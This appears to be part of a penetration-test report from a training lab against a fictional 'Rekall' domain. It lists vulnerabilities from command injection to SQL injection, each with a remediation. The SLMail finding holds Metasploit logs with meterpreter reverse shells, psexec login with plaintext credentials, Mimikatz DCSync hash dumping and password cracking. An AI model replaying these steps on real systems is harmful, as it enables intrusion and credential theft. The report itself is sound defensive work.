
Vulnerability 4	**Findings**
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	networking.php vulnerable to command injection attacks, one field required bypassing input validation
Images	

	
Affected Hosts	192.168.14.35
Remediation	More robust input validation, use a whitelist of permitted values, exclude whitespace or syntax that is not alphanumeric https://portswigger.net/web-security/os-command-injection

Vulnerability 5	Findings
Title	Apache Tomcat Remote Code Execution (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Exploited known vulnerability with Apache version to create a reverse shell and enable remote code execution

Images	
Affected Hosts	192.168.13.10
Remediation	Update to latest version and patch as updates become available https://versa-networks.com/blog/apache-tomcat-remote-code-execution-vulnerability-cve-2017-12617/#:~:text=About%20CVE%2D2017%2D12617,executed%20by%20requesting%20the%20file.

Vulnerability 6	Findings
Title	Anonymous FTP Login allowed
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	nmap scan revealed a machine that was configured to allow anonymous FTP login, exposing sensitive data

Images	
Affected Hosts	172.22.117.20
Remediation	Reconfigure FTP to prevent anonymous FTP login if not required, routinely check FTP server to ensure sensitive data is not being made available https://www.bu.edu/tech/about/security-resources/bestpractice/ftp/

Vulnerability 7	Findings
Title	SLMail pop3d
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Exploited known vulnerability with multiple buffer overflows in SLMail to open a meterpreter shell as system and expose sensitive data. We used this exploit to gain system access to the domain controller

Images

```
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:55712 ) at 2023-11-02 20:22:49 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-10-30 19:42:39 -0400  maillog.008
100666/rw-rw-rw-  2315  fil   2023-11-01 19:56:54 -0400  maillog.009
100666/rw-rw-rw-  4090  fil   2023-11-02 19:01:51 -0400  maillog.00a
100666/rw-rw-rw-  8689  fil   2023-11-02 20:22:48 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd
```



```
┌──(root💀kali)-[~]
└─# john --format=nt -show flag6.txt
flag6:Computer!

1 password hash cracked, 0 left
```

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.22.117.10
rhosts => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set smbpass Changeme!
smbpass => Changeme!
msf6 exploit(windows/smb/psexec) > set smbuser ADMbob
smbuser => ADMbob
msf6 exploit(windows/smb/psexec) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMbob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 8 opened (172.22.117.100:4444 → 172.22.117.10:52350 ) at 2023-11-11 01:22:14 -0500

meterpreter > shell
Process 1056 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```


```
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-02-15 13:14:22 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-02-15 13:13:58 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-15 17:04:29 -0500  flag9.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```


```
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account  : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID      : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID      : 500

meterpreter >
```

Affected Hosts	172.22.117.20, 172.22.117.10
Remediation	Remove SLMail from all devices in domain and replace it with a more stable and up-to-date service, restrict or close port 110 https://marc.info/?l=bugtraq&m=105232506011335&w=2


Vulnerability 8	Findings
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Exploited known vulnerability with bash shell handling external variables to start a reverse shell as root
Images	 
Affected Hosts	192.168.13.11

Remediation	Update to latest bash version and patch regularly as updates become available, input validation, monitor logs https://www.crowdstrike.com/blog/mitigating-bash-shellshock/


Vulnerability 9	Findings
Title	Brute Force/Dictionary Attack
Type (Web app / Linux OS / WIndows OS)	Web App, Linux OS, Windows OS
Risk Rating	Critical
Description	Users on domain have passwords that are easy to guess and/or crack due to lack of complexity
Images	
Affected Hosts	Domain
Remediation	Establish password policy to harden credential security including refresh cycle and complexity, slow down repeated logins, lock accounts after 10 failed attempts https://www.rapid7.com/fundamentals/brute-force-and-dictionary-attacks/#:~:text=Dictionary%20attack%20definition%3A,used%20by%20businesses%20and%20individuals.%E2%80%9D

Vulnerability 10	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Web app URL can be modified easily to traverse to other directories
Images	
Affected Hosts	192.168.14.35
Remediation	Avoid passing user-supplied input to filesystem APIs, user input validation, canonicalize validated input and compare to expected base directory https://portswigger.net/web-security/file-path-traversal


Vulnerability 11	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Session IDs are not complex and can be easily manipulated

Images	
Affected Hosts	192.168.14.35
Remediation	Use more complex session IDs, inactivity timeout for every session, ensure cookies have browser session lifetime and that session is terminated when user logs out https://affinity-it-security.com/how-to-prevent-session-management-vulnerabilities/


Vulnerability 12	Findings
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Web app, Linux OS
Risk Rating	High
Description	Using OSINT we were able to gather critical domain and system information about totalrekall.xyz and other hosts belonging to the same domain

Images	Queried **whois.godaddy.com** with "**totalrekall.xyz**"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 
Affected Hosts	192.168.14.35, 192.168.13.11. 192.168.13.12, 192.168.13.13
Remediation	Use updated OS versions and patch as updates become available, ensure no sensitive data is found in WHOIS records or other public places https://www.reflectiz.com/blog/open-source-vulnerability/



Vulnerability 13	Findings
Title	SQL Injection

Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	User Login on login.php susceptible to SQL injection
Images	
Affected Hosts	192.168.14.35
Remediation	Stronger input validation, web application firewall to filter out SQLI https://www.imperva.com/learn/application-security/sql-injection-sqli/#:~:text=SQL%20injection%2C%20also%20known%20as,lists%20or%20private%20customer%20details.

